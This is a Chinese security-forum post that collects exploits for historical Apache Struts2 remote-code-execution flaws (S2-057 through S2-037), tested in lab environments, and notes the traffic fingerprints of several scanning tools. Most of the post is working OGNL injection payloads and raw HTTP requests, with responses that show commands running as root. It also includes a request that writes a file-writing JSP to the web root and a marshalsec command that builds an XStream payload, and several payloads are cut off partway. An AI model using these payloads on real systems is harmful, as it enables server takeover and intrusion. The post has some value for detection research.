Struts2 历史RCE漏洞 EXP汇总 常用工具流量特征分析

CoColi / 2019-04-03 09:44:00 / 浏览数 5922 安全技术 WEB安全 顶(1) 踩(0)

前言

让抓struts2历史漏洞流量,之前没研究过,整好差缺补漏,就来复现一下,还把网上常用的工具的流量也给抓了,分析工具流量特征,比如
天融信的,Struts2-Scan,安恒的,K8的.也记录一下payload

□在Struts中利用OGNL的简短历史
OGNL机制研究


复现环境是 vulhub 和vulapps
大多都参考 师傅们给的复现环境的ReadMe

总结:感觉这次复现的有点迷糊,因为从来没研究过struts,但还是搞下来了,大致的原理明白了,但还差调试,我打算在分析payload的时候跟一下看一看.
调试了S2-016 和045了 写了报告

工具

我觉得最好用的就是HatBoy师傅写的这个
Struts2-Scan

像天融信的工具 一直是cookie在第一行 还总是tdwefewwe
默认的cookie 可以修改
Cookie: SessionId=96F3F15432E0660E0654B1CE240C4C36
request header 一直是 Accept: text/html, image/gif, image/jpeg, *; q=.2, /; q=.2




```
POST /example/HelloWorld.action HTTP/1.1
Cookie: SessionId=96F3F15432E0660E0654B1CE240C4C36
user-agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Charsert: UTF-8
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryAnmUgTEhFhOZpr9z
Cache-Control: no-cache
Pragma: no-cache
Host: 192.168.95.128:8081
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
Content-Length: 480

------WebKitFormBoundaryAnmUgTEhFhOZpr9z
Content-Disposition: form-data; name="pocfile"; filename="%{(#nike='multipart/form-data').
(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):
((#context.setMemberAccess(#dm)))).(#o=@org.apache.struts2.ServletActionContext@getResponse().getWriter()).
(#o.println('['+'tttpppppp'+'111]')).(#o.close())}"].b"
Content-Type: application/octet-stream

tdwefewwe
------WebKitFormBoundaryAnmUgTEhFhOZpr9z--


HTTP/1.1 200
```

K8 就总是Accept 在第一行
没有COOKIE


Wireshark · 追踪 TCP 流 (tcp.stream eq 13) · s2-045-k8
POST /?t=%3C%25if%28request.getParameter%28%22f%22%29%21%3Dnull%29%28new%20java.io.FileOutputStream
%28application.getRealPath%28%22/%22%29%2Brequest.getParameter%28%22f%22%29%29%29.write%28request.getParameter
%28%22t%22%29.getBytes%28%29%29%3B%25%3E%3Ca%20href%3D%22One%5FOK%22%3E%3C/a%3E&f=/usr/local/tomcat/webapps/ROOT/
one.jsp HTTP/1.0
Accept: application/x-shockwave-flash, image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/vnd.ms-
excel, application/vnd.ms-powerpoint, application/msword, */*
Content-Type: %{(#fuck='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?
(#_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).
(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).
(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).
(#context.setMemberAccess(#dm)))).(#req=@org.apache.struts2.ServletActionContext@getRequest()).(#fos= new
java.io.FileOutputStream(#req.getParameter("f")),#fos.write(#req.getParameter("t").getBytes()),#fos.close()).
(#outstr=@org.apache.struts2.ServletActionContext@getResponse().getWriter()).(#outstr.println("okokokok"),
(#outstr.close()).(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())))}
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; MAXTHON 2.0)
Host: 192.168.95.128:8080
Content-Length: 323
?t=%3C%25if%28request.getParameter%28%22f%22%29%21%3Dnull%29%28new%20java.io.FileOutputStream
%28application.getRealPath%28%22/%22%29%2Brequest.getParameter%28%22f%22%29%29%29.write%28request.getParameter
%28%22t%22%29.getBytes%28%29%29%3B%25%3E%3Ca%20href%3D%22One%5FOK%22%3E%3C/a%3E&f=/usr/local/tomcat/webapps/ROOT/
one.jspHTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Length: 9
Date: Mon, 18 Mar 2019 09:23:54 GMT
Connection: close
okokokok
5 客户端 分组, 5 服务器 分组, 3 turn(s).
Entire conversation (1914 bytes)
显示和保存数据为
ASCII
流
13
查找:
查找下一个(N)
Help
滤掉此流
打印
Save as...
返回
Close

安恒的工具 UA 一直是 User-Agent: Auto Spider 1.0 还总有一个x

根据个人喜好 选工具吧

s2-057 CVE-2018-11776

影响版本:

> 小于等于 Struts 2.3.34 与 Struts 2.5.16

漏洞原因：

> 当Struts2的配置满足以下条件时：
>
> - alwaysSelectFullNamespace值为true
> - action元素未设置namespace属性，或使用了通配符
>   namespace将由用户从uri传入，并作为OGNL表达式计算，最终造成任意命令执行漏洞。
>
> http://127.0.0.1:8080/${1+1}/actionChain1.action
> ===>
> http://127.0.0.1:8080/2/register2.action

POC

回显是url

2.3.34版本 RCE :white_check_mark:

```
${
(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#ct=#request['struts.valueStack'].context).(#cr=#ct['com.opensymphony.xwork2.Ac
```

urlencode===>

```
%24%7B%0A%28%23dm%3D%40ognl.OgnlContext%40DEFAULT_MEMBER_ACCESS%29.%28%23ct%3D%23request%5B%27struts.valueStack%27%5D.context%
```

2.3.34版本RCE payload :white_check_mark:

```
${(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#ct=#request['struts.valueStack'].context).(#cr=#ct['com.opensymphony.xwork2.
```

urlencode==>

```
/%24%7B%28%23dm%3D%40ognl.OgnlContext%40DEFAULT_MEMBER_ACCESS%29.%28%23ct%3D%23request%5B%27struts.valueStack%27%5D.context%29
```

2.5.16版本 弹计算器 可能环境没配对 :x:

```
${(#_memberAccess["allowStaticMethodAccess"]=true,#a=@java.lang.Runtime@getRuntime().exec('calc').getInputStream(),#b=new java
```

2.3.34版本弹计算器payload :x: 失败 2.5.16也失败

```
${(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#ct=#request['struts.valueStack'].context).(#cr=#ct['com.opensymphony.xwork2.
```

2.3.20版本弹计算器 没环境

```
${#_memberAccess=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS,@java.lang.Runtime@getRuntime().exec('calc.exe')}/index.action
```

2.3.20版本RCE payload 没环境

```
${(#_memberAccess=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#w=#context.get("com.opensymphony.xwork2.dispatcher.HttpServletRes
```

工具 RCE payload :x:

```
%25%7b(%23dm%3d%40ognl.OgnlContext%40DEFAULT_MEMBER_ACCESS).(%23_memberAccess%3f(%23_memberAccess%3d%23dm)%3a((%23container%3d
```

s2-053 CVE-2017-12611

影响版本

Struts 2.0.1 - Struts 2.3.33, Struts 2.5 - Struts 2.5.10

漏洞成因

Struts2在使用Freemarker模板引擎的时候，同时允许解析OGNL表达式。导致用户输入的数据本身不会被OGNL解析，但由于被Freemarker解析一次后变成离开一个表

回显页面输出
□RCE payload :white_check_mark:

```
%{(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):((#container=#context['com.opensymphony.x
```

最后一个换行一定要带上
有GET，也有POST

s2-052 CVE-2017-9805

影响版本

Struts 2.1.2 - Struts 2.3.33, Struts 2.5 - Struts 2.5.12

漏洞成因

Struts2-Rest-Plugin是让Struts2能够实现Restful API的一个插件，其根据Content-Type或URI扩展名来判断用户传入的数据包类型，有如下映射表：

扩展名	Content-Type	解析方法
xml	application/xml	xstream
json	application/json	jsonlib或jackson(可选)
xhtml	application/xhtml+xml	无
无	application/x-www-form-urlencoded	无
无	multipart/form-data	无

jsonlib无法引入任意对象，而xstream在默认情况下是可以引入任意对象的（针对1.5.x以前的版本），方法就是直接通过xml的tag name指定需要实例化的类名：

```
<classname></classname>
//■■
<paramname class="classname"></paramname>
```

所以，我们可以通过反序列化引入任意类造成远程命令执行漏洞，只需要找到一个在Struts2库中适用的gedgetType。

总得来说，用了Struts2-Rest-Plugin插件，这个插件是根据Content-Type或者扩展名来选择解析方法，xstream在默认情况下是可以引入任意对象的，所以他在处理xm
.xml application/xml 发恶意xml

POC

没回显 □Response 500 但命令执行

```
POST /orders/3 HTTP/1.1
Host: 10.17.14.18:8081
Content-Length: 1655
Cache-Control: max-age=0
Origin: http://10.17.14.18:8081
Upgrade-Insecure-Requests: 1
Content-Type: application/xml
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/72.0.3626.96 Safari/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://10.17.14.18:8081/orders/3/edit
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,und;q=0.7
Cookie: JSESSIONID=249144A9BEB141072470A76C2A61D663
Connection: close

<map>
<entry>
<jdk.nashorn.internal.objects.NativeString> <flags>0</flags> <value class="com.sun.xml.internal.bind.v2.runtime.unmarshaller.B
</entry>
</map>
```

访问ip：port 直接到□/orders 你可以直接change method 然后加上body 改□Content-type □□为xml Response status code 500 执行成功了（不要怀疑我也怀疑 后来看了一下文件 是真的）

也可以编辑之后保存 会有一个POST /orders/5 或者其他数字 有body的 改掉body 改Content-type 为xml 也可以执行

编辑完之后还会有一个/orders.xhtml?statusCode=303 change method 删掉body 改Content-type □为xml 文件名就不用改了 不然404了

payload生成
下载 https://github.com/mbechler/marshalsec
mvn clean package -DskipTests
java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.XStream ImageIO wget www.baidu.com -O /tmp/1.html >1.txt
□注：针对XStream支持很多种Payload，找一个Struts2也支持的即可,需要找到Struts2库中适用的gedget（事实上我找了，都试了，只有ImageIO好使，文章的都是骗

s2-048 CVE-2017-9791


影响版本

2.3.x

漏洞成因

当实用了Struts2 Struts1 插件时，可能导致不受信任的输入传入到ActionMessage类种导致命令执行

POC



Struts1 Integration - Result

Gangster 12 added successfully

Gangster Name:

${3*4}

Gangster Age:

123123

Busted Before:

false

Gangster Description:

123

View Sources

回显 在正常页面里

```
%{(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):((#container=#context['com.opensymphony.x
```

Struts1 Integration - Result

Gangster uid=0(root) gid=0(root) groups=0(root) added successfully ×

Gangster Name:

%{(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm)))).(#q=@org.apache.commons.io.IOUtils@toString(@java.lang.Runtime@getRuntime().exec('id').getInputStream())).(#q)}

Gangster Age:

123123

Busted Before:

false

Gangster Description:

123123

□

burp里改 浏览器里填就500

光有回显

```
%{(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):((#container=#context['com.opensymphony.x
```

Raw | Params | Headers | Hex

```
eferer: http://10.17.14.18:8080/integration/editGangster.action
ccept-Encoding: gzip, deflate
ccept-Language: zh-CN,zh;q=0.9,en;q=0.8,und;q=0.7
ookie: JSESSIONID=92E2C90E462A5DABF87662A3910E80B9
onnection: close

ame=%25%7b%28%23%64%6d%3d%40%6f%67%6e%6c%2e%4f%67%6e%6c%43%6f%6e%74
65%78%74%40%44%45%46%41%55%4c%54%5f%4d%45%4d%42%45%52%5f%41%43%43%4
%53%53%29%2e%28%23%5f%6d%65%6d%62%65%72%41%63%63%65%73%73%3f%28%23%
f%6d%65%6d%62%65%72%41%63%63%65%73%73%3d%23%64%6d%29%3a%28%28%23%63
6f%6e%74%61%69%6e%65%72%3d%23%63%6f%6e%74%65%78%74%5b%27%63%6f%6d%2
%6f%70%65%6e%73%79%6d%70%68%6f%6e%79%2e%78%77%6f%72%6b%32%2e%41%63%
4%69%6f%6e%43%6f%6e%74%65%78%74%2e%63%6f%6e%74%61%69%6e%65%72%27%5d
29%2e%28%23%6f%67%6e%6c%55%74%69%6c%3d%23%63%6f%6e%74%61%69%6e%65%7
%2e%67%65%74%49%6e%73%74%61%6e%63%65%28%40%63%6f%6d%2e%6f%70%65%6e%
3%79%6d%70%68%6f%6e%79%2e%78%77%6f%72%6b%32%2e%6f%67%6e%6c%2e%4f%67
6e%6c%55%74%69%6c%40%63%6c%61%73%73%29%29%2e%28%23%6f%67%6e%6c%55%7
%69%6c%2e%67%65%74%45%78%63%6c%75%64%65%64%50%61%63%6b%61%67%65%4e%
1%6d%65%73%28%29%2e%63%6c%65%61%72%28%29%29%2e%28%23%6f%67%6e%6c%55
74%69%6c%2e%67%65%74%45%78%63%6c%75%64%65%64%43%6c%61%73%73%65%73%2
%29%2e%63%6c%65%61%72%28%29%29%2e%28%23%63%6f%6e%74%65%78%74%2e%73%
5%74%4d%65%6d%62%65%72%41%63%63%65%73%73%28%23%64%6d%29%29%29%29%2e
28%23%63%6d%64%3d%27%69%64%27%29%2e%28%23%69%73%77%69%6e%3d%28%40%6
%61%76%61%2e%6c%61%6e%67%2e%53%79%73%74%65%6d%40%67%65%74%50%72%6f%
0%65%72%74%79%28%27%6f%73%2e%6e%61%6d%65%27%29%2e%74%6f%4c%6f%77%65
72%43%61%73%65%28%29%2e%63%6f%6e%74%61%69%6e%73%28%27%77%69%6e%27%2
%29%29%2e%28%23%63%6d%64%73%3d%28%23%69%73%77%69%6e%3f%7b%27%63%6d%
4%2e%65%78%65%27%2c%27%2f%63%27%2c%23%63%6d%64%7d%3a%7b%27%2f%62%69
6e%2f%62%61%73%68%27%2c%27%2d%63%27%2c%23%63%6d%64%7d%29%29%2e%28%2
%70%3d%6e%65%77%20%6a%61%76%61%2e%6c%61%6e%67%2e%50%72%6f%63%65%73%
3%42%75%69%6c%64%65%72%28%23%63%6d%64%73%29%29%2e%28%23%70%2e%72%65
64%69%72%65%63%74%45%72%72%6f%72%53%74%72%65%61%6d%28%74%72%75%65%2
%29%2e%28%23%70%72%6f%63%65%73%73%3d%23%70%2e%73%74%61%72%74%28%29%
9%2e%28%23%72%6f%73%3d%28%40%6f%72%67%2e%61%70%61%63%68%65%2e%73%74
72%75%74%73%32%2e%53%65%72%76%6c%65%74%41%63%74%69%6f%6e%43%6f%6e%7
%65%78%74%40%67%65%74%52%65%73%70%6f%6e%73%65%28%29%2e%67%65%74%4f%
5%74%70%75%74%53%74%72%65%61%6d%28%29%29%29%2e%28%40%6f%72%67%2e%61
70%61%63%68%65%2e%63%6f%6d%6d%6f%6e%73%2e%69%6f%2e%49%4f%55%74%69%6
%73%40%63%6f%70%79%28%23%70%72%6f%63%65%73%73%2e%67%65%74%49%6e%70%
5%74%53%74%72%65%61%6d%28%29%2c%23%72%6f%73%29%29%2e%28%23%72%6f%73
2e%66%6c%75%73%68%28%29%29%7d&age=123&__checkbox_bustedBefore=true&
escription=123
```

Raw | Headers | Hex

```
HTTP/1.1 200
Date: Thu, 07 Mar 2019 06:44:43 GMT
Connection: close
Content-Length: 39

uid=0(root) gid=0(root) groups=0(root)
```


s2-046 CVE-2017-5638

影响版本

2.3.5-2.3.31 2.5.0-2.5.10

漏洞成因

使用Jakarta插件，程序没有正确处理文件上传，通过构造HTTP请求头中的Content-type造成RCE


常见访问路径

/struts2-showcase/fileupload/doUpload.action
/doUpload.action
/

```
POST / HTTP/1.1
Host: 192.168.95.128:8080
Content-Length: 549
Cache-Control: max-age=0
Origin: http://192.168.95.128:8080
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary6WkqMfQ5bSxtxX4X
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/72.0.3626.121 Safari
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://192.168.95.128:8080/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,und;q=0.7
Connection: close

------WebKitFormBoundary6WkqMfQ5bSxtxX4X
Content-Disposition: form-data; name="upload"; filename="Content-Disposition: form-data; name="image1"; filename="%{(#dm=@ognl
Content-Type: text/plain


------WebKitFormBoundary6WkqMfQ5bSxtxX4X
```



抓流量 抓到一个 出web目录的 后面自己加\x00b

```
%{(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):((#context.setMemberAccess(#dm)))).(#o=@o
```

跟s2-048 payload是一样的 只有回显 好多都是通用的

```
%{(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):((#container=#context['com.opensymphony.x
```

还可以找到doUpload.action 然后真提交文件 拦截包 把filename 改了 要加\x00b

s2-046 特别多的工具都可以用。。抓流量分析流量 分析出来几个功能payload

安恒工具 命令执行 payload

```
POST / HTTP/1.1
Host:192.168.95.128:8080
Accept-Language: zh_CN
User-Agent: Auto Spider 1.0
Accept-Encoding: gzip, deflate
Connection: close
Content-Length: 874
Content-Type: multipart/form-data; boundary=---------------------------7e116d19044c

-----------------------------7e116d19044c
Content-Disposition: form-data; name="test"; filename="%{(#test='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_A
Content-Type: text/plain

x
-----------------------------7e116d19044c--
```

s2-045 CVE-2017-5638

漏洞版本

2.3.31-2.3.5 2.5-2.5.10
和046类似，只是攻击字段发生变化 045是Content-Type 046是filname

s2-037 CVE-2016-4438

漏洞版本

Struts 2.3.20 - Struts Struts 2.3.28（2.3.20.3和2.3.24.3除外）

漏洞成因

和S2-033一样也是关于rest插件导致method变量被篡改造成的远程代码执行漏洞，这个漏洞和之前S2-033是一个地方，都是在DefaultActionInvocation.java的invoke

poc

光有回显

```
/orders/4/%28%23_memberAccess%3d@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS)%3f(%23wr%3d%23context%5b%23parameters.obj%5b0%5d%5d.g
```

s2-033

